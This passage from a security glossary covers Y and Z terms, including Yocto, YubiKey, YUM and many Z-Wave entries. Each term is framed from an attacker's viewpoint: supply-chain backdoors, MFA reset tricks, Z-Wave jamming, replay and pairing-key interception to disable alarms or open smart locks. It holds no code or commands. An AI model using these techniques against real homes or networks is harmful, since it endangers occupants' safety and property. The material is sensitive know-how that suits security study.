Yocto Project --- A project for creating custom Linux distributions for embedded systems (IoT, industrial controllers). Yocto is a target for supply chain attacks: compromising the build server can inject a backdoor into firmware for thousands of devices.

Yogosha --- A bug bounty platform (similar to HackerOne, Bugcrowd). For an attacker, Yogosha is a source of information about vulnerabilities (disclosure timeline). Not a key term.

YOLO (You Only Look Once) --- A real-time object detection algorithm, used in AI/computer vision. YOLO can be used to bypass CAPTCHA (recognizing objects in images), as well as for information gathering (face recognition, document detection). For an attacker, YOLO is a tool for automating visual defenses bypass.

YSM (YARA Shellcode Module) --- A YARA module for analyzing shellcode (byte sequences). Used to detect shellcode in memory (in-memory attacks). For an attacker, YSM is a threat: their memory-only payload may be detected if it uses known shellcode patterns.

YubiHSM --- A hardware security module (HSM) from Yubico, designed to protect keys (cryptography). YubiHSM is used to store root keys, certificates. For an attacker, YubiHSM is an obstacle: keys cannot be extracted programmatically, only via physical attack.

YubiKey --- A hardware security key (FIDO2, U2F, OTP), used for two-factor authentication (2FA) and passwordless login. YubiKey is resistant to phishing (AiTM) because the signature is tied to a specific domain. For an attacker, YubiKey is an obstacle: bypass requires physical access to the key, implementation vulnerabilities (side-channel), or a helpdesk attack (MFA reset). In a corporate environment, YubiKey is used to protect privileged accounts.

YUM (Yellowdog Updater Modified) --- A package manager in RPM-based Linux (Red Hat, CentOS, Fedora). YUM is a target for supply chain attacks: repository compromise (or MITM) can lead to installation of malicious packages. YUM signs packages with GPG keys; if signature verification is disabled, injection is possible.

YYYY-MM-DD --- A date format (ISO 8601). In logs, in DGA (Domain Generation Algorithm), the date is used as a seed. Understanding the format helps in predicting DGA domains.

Z

Z-Wave --- A wireless communication protocol for home automation (smart locks, sensors, thermostats). Z-Wave uses the 800-900 MHz range. Attacks on Z-Wave: interception and decryption (weak cipher), command spoofing, DoS. For an attacker, Z-Wave is a vector for physical pentesting (hacking smart locks, disabling alarms).

Z-Wave Alliance --- An organization managing the Z-Wave standard (Z-Wave Alliance). Sets specifications, certifies devices. In the context of attacks, the Z-Wave Alliance is not a term, but is mentioned in Z-Wave documentation. For an attacker, it is important that devices certified by the Z-Wave Alliance meet S2 security standards.

Z-Wave Analyzer --- A Z-Wave traffic analyzer (software-hardware). Used for protocol reverse engineering, command interception.

Z-Wave Certificate --- A Z-Wave security certificate (S2). Used for device authentication. Forging certificates could allow an attacker to introduce a malicious device into the network.

Z-Wave Class --- Z-Wave device classes (locks, sensors, thermostats). For an attacker, knowing the device class is important for choosing an attack.

Z-Wave Controller --- See Z-Wave Gateway. A Z-Wave Gateway (controller, hub) --- a central device managing the Z-Wave network. Compromising the gateway gives control over all Z-Wave devices (locks, sensors, thermostats). Attacks: web interface vulnerabilities, default credentials, interception of cloud control.

Z-Wave Dongle --- See Z-Wave Stick. A Z-Wave Stick --- a USB adapter for connecting a Z-Wave network to a computer. Used to manage Z-Wave devices from a PC. Can be used by an attacker to attack Z-Wave networks (interception, command sending).

Z-Wave Exclusion --- The process of removing a device from a Z-Wave network (exclusion). An attacker can exclude a device from the network (DoS) or add their own device.

Z-Wave Frequency --- Z-Wave frequency: 868.4 MHz (Europe), 908.4 MHz (US), 919.8 MHz (Hong Kong). For jamming, the frequency must be known.

Z-Wave Fuzzing --- Fuzzing the Z-Wave stack to find vulnerabilities (buffer overflow, DoS). Used by researchers to discover zero-days in Z-Wave devices. For an attacker, fuzzing results are a source of exploits.

Z-Wave Gateway --- A Z-Wave gateway (controller) --- a central device managing the Z-Wave network. Compromising the gateway gives control over all Z-Wave devices (locks, sensors, thermostats).

Z-Wave Hub --- See Z-Wave Gateway.

Z-Wave Inclusion --- The process of adding a device to a Z-Wave network (inclusion). Vulnerabilities in the inclusion process can lead to key interception.

Z-Wave Interference --- Interference on the Z-Wave frequency. Can be used for DoS (jamming).

Z-Wave Jamming --- Radio jamming (jam) of the Z-Wave frequency (800-900 MHz). Used for DoS (disabling smart devices), physical infiltration (jamming motion sensors).

Z-Wave Library --- Libraries for working with Z-Wave (OpenZWave). Used in gateways, in attack tools. Vulnerabilities in libraries can lead to RCE.

Z-Wave Light Switch --- A smart light switch. Compromise can be used to create flickering (epilepsy), DoS, distraction.

Z-Wave Long Range --- A version of Z-Wave with extended range (up to several kilometers). Used in industrial systems, smart cities.

Z-Wave Malware --- Malware targeting Z-Wave gateways (e.g., via web interface vulnerabilities). After compromise, can control devices, disable alarms, open doors.

Z-Wave Modulation --- Z-Wave signal modulation (FSK --- Frequency-Shift Keying). In the context of attacks, modulation is important for radio jamming and signal interception. For an attacker working with Z-Wave, knowledge of modulation is necessary to choose equipment (SDR).

Z-Wave Network --- A Z-Wave network (up to 232 devices). An attack on the network can compromise all devices in the home/office.

Z-Wave Network Key --- A Z-Wave network key used to encrypt communications. Intercepting the Network Key (via an attack on the pairing process) gives an attacker the ability to decrypt and send commands.

Z-Wave OTAP (Over-The-Air Programming) --- A function for updating Z-Wave device firmware over the air. Compromising OTAP allows an attacker to install malicious firmware on devices (destruction, botnet).

Z-Wave Pairing Attack --- An attack on the process of adding a device to a Z-Wave network (pairing). During the key exchange, the Network Key can be intercepted, giving the attacker control over the entire network.

Z-wave PC Controller --- Software for managing a Z-Wave network via a PC. Can be used for attacks (command sending, scanning).

Z-Wave Plus --- An enhanced version of Z-Wave (Z-Wave Plus) with improved battery life, range, increased bandwidth. In the context of attacks, Z-Wave Plus may be a more difficult target due to improved security (S2). Not a key term, but mentioned in the context of devices.

Z-Wave Protocol --- The Z-Wave protocol. Understanding the protocol is necessary for developing attacks (fuzzing, reverse engineering). Has an open specification.

Z-Wave Protocol Stack --- The Z-Wave protocol stack. Vulnerabilities in the stack can lead to RCE on devices.

Z-Wave Region --- Regional Z-Wave settings (frequency, power). When attacking, it is important to match the region for devices to be in range.

Z-Wave Remote --- Remote control of a Z-Wave network via the internet (cloud services). Compromising the gateway's cloud account gives remote access to devices.

Z-Wave Repeater --- A Z-Wave signal repeater device. Compromising a repeater can give an attacker access to traffic from the entire network (MITM).

Z-Wave Replay Attack --- A replay attack on Z-Wave commands. An attacker intercepts a command (e.g., "open door") and repeats it. Z-Wave S2 has protection against replay (nonce, sequence numbers).

Z-Wave S2 (Security 2) --- An enhanced version of the Z-Wave protocol with AES-128 encryption. S2 is more resistant to interception and spoofing. Attacks on S2: attacks on the pairing process (key exchange), DoS.

Z-Wave Security --- Z-Wave security levels: S0 (old, weak), S2 (AES-128), S2 Authenticated (with authentication). S0 is vulnerable to interception. Attackers look for networks with S0.

Z-Wave Sensor --- Z-Wave sensors (motion, door open, smoke, water leak). Compromising sensors allows: disabling alarms (suppressing motion signals), creating false alarms (panic, calling services).

Z-Wave Smart Lock --- A smart lock controlled via Z-Wave. A target for physical pentesting: hacking the lock via protocol attacks (replay, key theft) or physical tampering (drilling). Handala did not attack Z-Wave, but in physical pentesting, such locks are a target.

Z-Wave Sniffer --- A tool for intercepting Z-Wave traffic (e.g., a Z-Wave USB adapter with modified firmware). Used for protocol analysis, key theft, command interception.

Z-Wave Stick --- A USB adapter for connecting a Z-Wave network to a computer. Used to manage Z-Wave devices from a PC. Can be used by an attacker to attack Z-Wave networks.

Z-Wave Thermostat --- A smart thermostat (controlling heating, air conditioning). Compromise can be used for DoS (turning off heating in winter) or increasing electricity bills.

Z-Wave USB --- See Z-Wave Stick.